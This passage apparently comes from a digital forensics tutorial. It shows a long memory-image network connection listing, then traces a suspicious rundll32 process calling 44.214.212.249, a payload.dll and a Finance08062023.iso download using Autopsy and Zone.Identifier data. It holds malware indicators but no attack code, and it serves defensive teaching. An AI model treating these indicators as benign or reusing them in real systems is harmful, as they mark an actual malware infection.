440     svchost.exe     2023-08-10 00:22:58.000000
0x800ae07f0260  TCPv4   192.168.152.134 52686   142.250.203.202 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:32:47.000000
0x800ae07fb9f0  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING
1172    svchost.exe     2023-08-10 00:23:01.000000
0x800ae0a77c30  UDPv4   0.0.0.0 5050    *       0               1172
svchost.exe     2023-08-10 00:23:00.000000
0x800ae0b8c310  TCPv4   192.168.152.134 139     0.0.0.0 0       LISTENING
4       System  2023-08-10 09:10:18.000000
0x800ae0b8ccb0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING
```

```
8024    svchost.exe     2023-08-10 00:24:59.000000
0x800ae0b8d7b0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING
8024    svchost.exe     2023-08-10 00:24:59.000000
0x800ae0b8d7b0  TCPv6   ::      49731   ::      0       LISTENING
8024    svchost.exe     2023-08-10 00:24:59.000000
0x800ae0bf6a40  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:30:31.000000
0x800ae0c53010  TCPv4   192.168.152.134 53116   44.214.212.249  80
CLOSED  6744    powershell.exe  2023-08-10 09:35:41.000000
0x800ae0e360e0  UDPv4   0.0.0.0 0       *       0               7820
Velociraptor.e  2023-08-10 09:35:20.000000
0x800ae0e360e0  UDPv6   ::      0       *       0               7820
Velociraptor.e  2023-08-10 09:35:20.000000
0x800ae0e36720  UDPv4   0.0.0.0 55396   *       0               1272
svchost.exe     2023-08-10 09:35:39.000000
0x800ae0e36720  UDPv6   ::      55396   *       0               1272
svchost.exe     2023-08-10 09:35:39.000000
0x800ae0e36d60  UDPv4   0.0.0.0 0       *       0               7820
Velociraptor.e  2023-08-10 09:35:20.000000
0x800ae0e36d60  UDPv6   ::      0       *       0               7820
Velociraptor.e  2023-08-10 09:35:20.000000
0x800ae0e373a0  UDPv4   0.0.0.0 55185   *       0               2784
chrome.exe      2023-08-10 09:33:49.000000
0x800ae0e37b70  UDPv4   0.0.0.0 5353    *       0               892
chrome.exe      2023-08-10 09:32:37.000000
0x800ae0e37b70  UDPv6   ::      5353    *       0               892
chrome.exe      2023-08-10 09:32:37.000000
0x800ae0e384d0  UDPv4   0.0.0.0 50396   *       0               1272
svchost.exe     2023-08-10 09:35:16.000000
0x800ae0e384d0  UDPv6   ::      50396   *       0               1272
svchost.exe     2023-08-10 09:35:16.000000
0x800ae0e38b10  UDPv4   0.0.0.0 0       *       0               440
svchost.exe     2023-08-10 09:35:16.000000
0x800ae0e38b10  UDPv6   ::      0       *       0               440
svchost.exe     2023-08-10 09:35:16.000000
0x800ae0e38ca0  UDPv4   0.0.0.0 5353    *       0               892
chrome.exe      2023-08-10 09:32:37.000000
0x800ae0e44050  UDPv4   0.0.0.0 0       *       0               3648
rundll32.exe    2023-08-10 00:32:02.000000
0x800ae0e44370  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 00:32:05.000000
0x800ae0e44820  UDPv4   0.0.0.0 55476   *       0               1272
svchost.exe     2023-08-10 00:32:05.000000
0x800ae0e44820  UDPv6   ::      55476   *       0               1272
svchost.exe     2023-08-10 00:32:05.000000
0x800ae0e44b40  UDPv4   0.0.0.0 0       *       0               3648
rundll32.exe    2023-08-10 00:32:02.000000
0x800ae0e44b40  UDPv6   ::      0       *       0               3648
rundll32.exe    2023-08-10 00:32:02.000000
0x800ae0e914b0  TCPv4   192.168.152.134 52810   44.214.212.249  80
```

```
LAST_ACK        3648    rundll32.exe    2023-08-10 09:33:36.000000
0x800ae0f50950  UDPv4   0.0.0.0 0       *       0               1172
svchost.exe     2023-08-10 00:32:14.000000
0x800ae0f50950  UDPv6   ::      0       *       0               1172
svchost.exe     2023-08-10 00:32:14.000000
0x800ae0f89520  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 00:31:56.000000
0x800ae1121940  TCPv4   192.168.152.134 49862   192.168.152.133 8000
ESTABLISHED     7820    Velociraptor.e  2023-08-10 09:11:16.000000
0x800ae113e010  TCPv4   192.168.152.134 53118   44.214.212.249  80
ESTABLISHED     3648    rundll32.exe    2023-08-10 09:35:41.000000
0x800ae12b5a20  TCPv4   192.168.152.134 49853   52.123.245.168  443
CLOSED  6908    SkypeApp.exe    2023-08-10 09:10:29.000000
0x800ae1319b60  TCPv4   192.168.152.134 52814   34.104.35.123   80
ESTABLISHED     440     svchost.exe     2023-08-10 09:33:37.000000
0x800ae134f730  TCPv4   192.168.152.134 49705   192.229.221.95  80
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae1350a40  TCPv4   192.168.152.134 49711   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae1387740  TCPv4   192.168.152.134 49710   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae13a98a0  TCPv4   192.168.152.134 53115   44.214.212.249  80
CLOSED  5468    rundll32.exe    2023-08-10 09:35:40.000000
0x800ae13ab050  TCPv4   192.168.152.134 49858   52.168.112.66   443
CLOSED  6908    SkypeApp.exe    2023-08-10 09:10:47.000000
0x800ae13e6a70  TCPv4   192.168.152.134 49876   40.115.3.253    443
ESTABLISHED     440     svchost.exe     2023-08-10 09:11:22.000000
0x800ae15a39f0  TCPv4   0.0.0.0 5357    0.0.0.0 0       LISTENING       4
System  2023-08-10 00:23:14.000000
0x800ae15a39f0  TCPv6   ::      5357    ::      0       LISTENING       4
System  2023-08-10 00:23:14.000000
0x800ae16331d0  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:30:31.000000
0x800ae16331d0  UDPv6   ::      0       *       0               -       -
2023-08-10 00:30:31.000000
0x800ae16df010  TCPv4   192.168.152.134 49714   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae17a8b60  TCPv4   192.168.152.134 53111   140.82.121.3    443
ESTABLISHED     7820    Velociraptor.e  2023-08-10 09:35:39.000000
0x800ae1a0b900  UDPv4   0.0.0.0 500     *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1a0b900  UDPv6   ::      500     *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1a0e7e0  UDPv4   0.0.0.0 4500    *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1a0e7e0  UDPv6   ::      4500    *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1a0faa0  UDPv4   0.0.0.0 3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a0fc30  UDPv4   0.0.0.0 3702    *       0               1996
```

```
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a0fc30  UDPv6   ::      3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a10270  UDPv4   0.0.0.0 3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a10590  UDPv4   0.0.0.0 3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a10590  UDPv6   ::      3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a108b0  UDPv4   0.0.0.0 49562   *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a113a0  UDPv4   0.0.0.0 49563   *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a113a0  UDPv6   ::      49563   *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a15860  UDPv6   fe80::98f6:8cdd:2543:684b       63379   *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a15b80  UDPv4   192.168.152.134 63381   *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a164e0  UDPv4   127.0.0.1       63382   *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a16800  UDPv6   ::1     63380   *       0               1996
svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a16990  UDPv6   fe80::98f6:8cdd:2543:684b       1900    *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a172f0  UDPv4   192.168.152.134 1900    *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a17480  UDPv6   ::1     1900    *       0               1996
svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a18d80  UDPv4   127.0.0.1       1900    *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a25260  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:31:09.000000
0x800ae1a25260  UDPv6   ::      0       *       0               -       -
2023-08-10 00:31:09.000000
0x800ae1a26840  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:31:09.000000
0x800ae1a29bd0  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:31:10.000000
0x800ae1a2a3a0  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:31:10.000000
0x800ae1a2a3a0  UDPv6   ::      0       *       0               -       -
2023-08-10 00:31:10.000000
0x800ae1b6c050  TCPv4   192.168.152.134 52797   142.250.186.195 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:33:33.000000
0x800ae1cebdf0  UDPv4   0.0.0.0 0       *       0               8024
svchost.exe     2023-08-10 00:24:59.000000
0x800ae1cebdf0  UDPv6   ::      0       *       0               8024
svchost.exe     2023-08-10 00:24:59.000000
0x800ae1f02300  UDPv4   0.0.0.0 56456   *       0               1272
```

```
svchost.exe     2023-08-10 09:32:33.000000
0x800ae1f02300  UDPv6   ::      56456   *       0               1272
svchost.exe     2023-08-10 09:32:33.000000
0x800ae1f02ad0  UDPv4   0.0.0.0 55383   *       0               2784
chrome.exe      2023-08-10 09:32:34.000000
0x800ae1f02c60  UDPv4   0.0.0.0 65457   *       0               6908
SkypeApp.exe    2023-08-10 09:10:31.000000
0x800ae1f02c60  UDPv6   ::      65457   *       0               6908
SkypeApp.exe    2023-08-10 09:10:31.000000
0x800ae1f032a0  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 09:25:16.000000
0x800ae1f032a0  UDPv6   ::      5355    *       0               1272
svchost.exe     2023-08-10 09:25:16.000000
0x800ae1f035c0  UDPv4   192.168.152.134 63643   *       0
892     chrome.exe      2023-08-10 09:32:33.000000
0x800ae1f03a70  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 09:25:16.000000
0x800ae1f040b0  UDPv4   0.0.0.0 55432   *       0               2784
chrome.exe      2023-08-10 09:32:34.000000
0x800ae1f043d0  UDPv4   0.0.0.0 57346   *       0               2784
chrome.exe      2023-08-10 09:32:34.000000
0x800ae1f04d30  UDPv4   0.0.0.0 55121   *       0               2784
chrome.exe      2023-08-10 09:32:34.000000
0x800ae1f051e0  UDPv4   0.0.0.0 56220   *       0               2784
chrome.exe      2023-08-10 09:32:34.000000
0x800ae1f156d0  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f17480  UDPv4   0.0.0.0 500     *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1f17de0  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f19230  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f19230  UDPv6   ::      3702    *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f193c0  UDPv4   0.0.0.0 64514   *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f19a00  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f19a00  UDPv6   ::      3702    *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f1acc0  UDPv4   0.0.0.0 64515   *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f1acc0  UDPv6   ::      64515   *       0               1584
dasHost.exe     2023-08-10 00:23:44.000000
0x800ae1f3c4b0  UDPv4   0.0.0.0 4500    *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1f3ddb0  UDPv4   0.0.0.0 0       *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1f401a0  UDPv4   0.0.0.0 0       *       0               440
```

```
svchost.exe     2023-08-10 00:24:59.000000
0x800ae1f401a0  UDPv6   ::      0       *       0               440
svchost.exe     2023-08-10 00:24:59.000000
0x800ae1f41910  UDPv4   0.0.0.0 0       *       0               8024
svchost.exe     2023-08-10 00:24:59.000000
0x800ae21ac1e0  TCPv4   192.168.152.134 52834   142.250.203.202 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:33:45.000000
0x800ae21ae320  TCPv4   192.168.152.134 49712   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae2202300  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2202300  UDPv6   ::      3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2202490  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2202940  UDPv4   0.0.0.0 5353    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2202940  UDPv6   ::      5353    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2202c60  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2202c60  UDPv6   ::      5355    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae22032a0  UDPv4   0.0.0.0 5353    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2203430  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae22038e0  UDPv4   0.0.0.0 63078   *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae22038e0  UDPv6   ::      63078   *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2203a70  UDPv4   192.168.152.134 137     *       0               4
System  2023-08-10 09:10:18.000000
0x800ae2203c00  UDPv4   0.0.0.0 0       *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2203c00  UDPv6   ::      0       *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2203d90  UDPv4   0.0.0.0 0       *       0               4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae2203d90  UDPv6   ::      0       *       0               4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae22040b0  UDPv4   0.0.0.0 0       *       0               4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae22043d0  UDPv4   192.168.152.134 138     *       0               4
System  2023-08-10 09:10:18.000000
0x800ae2204560  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2204560  UDPv6   ::      3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2204880  UDPv4   0.0.0.0 63077   *       0               1584
```

```
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2204a10  UDPv4   0.0.0.0 0       *       0               4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae2204a10  UDPv6   ::      0       *       0               4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae2205050  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae22051e0  UDPv4   0.0.0.0 0       *       0               4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae23cfa20  TCPv4   192.168.152.134 49720   20.42.65.90     443
CLOSED  2440    WWAHost.exe     2023-08-10 00:24:14.000000
0x800ae25dba20  TCPv4   192.168.152.134 49709   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae26a5050  TCPv4   192.168.152.134 52683   142.250.203.202 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:32:47.000000
0x800ae2d1eb60  TCPv4   192.168.152.134 49856   104.81.60.16    80
CLOSE_WAIT      6908    SkypeApp.exe    2023-08-10 09:10:32.000000
0x800ae41688d0  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:28:55.000000
0x800ae41693c0  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:28:55.000000
0x800ae41693c0  UDPv6   ::      0       *       0               -       -
2023-08-10 00:28:55.000000
0x800ae416c5c0  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:28:55.000000
0x800ae416c5c0  UDPv6   ::      0       *       0               -       -
2023-08-10 00:28:55.000000
0x800ae416d880  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:28:55.000000
0x800ae418f390  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 00:31:56.000000
0x800ae418f390  UDPv6   ::      5355    *       0               1272
svchost.exe     2023-08-10 00:31:56.000000
```



The suspicious process (PID `3648`) has been communicating with `44.214.212.249` over port `80`.

Disk Image/Rapid Triage Data Examination & Analysis


Searching for Keywords with Autopsy

Let's first open `Autopsy` and access the case from `C:\Users\johndoe\Desktop\MalwareAttack`.


Now, to trace `payload.dll` on the disk, we'll navigate through `Autopsy` and initiate a search for the `payload.dll` keyword, prioritizing results by their creation time.



Among the 29 findings, the `Finance08062023.iso` file in the `Downloads` directory should pique our interest (recall the DLL on the `E` drive?). We can extract this file for subsequent scrutiny, by right-clicking and selecting `Extract File(s)` .




Given the file's presence in the `Downloads` folder and a corresponding `Chrome cache file` (`f_000003`) pointing to similar strings, it's plausible that the `ISO` file was fetched via a browser.




Identifying Web Download Information & Extracting Files with Autopsy


To extract web download details, we'll harness the capabilities of `ADS`. Within `Autopsy`, we can access the `Downloads` directory to locate our file. Here, the `.Zone.Identifier` information, courtesy of the `Alternate Data Stream (ADS)` file attributes, is invaluable.



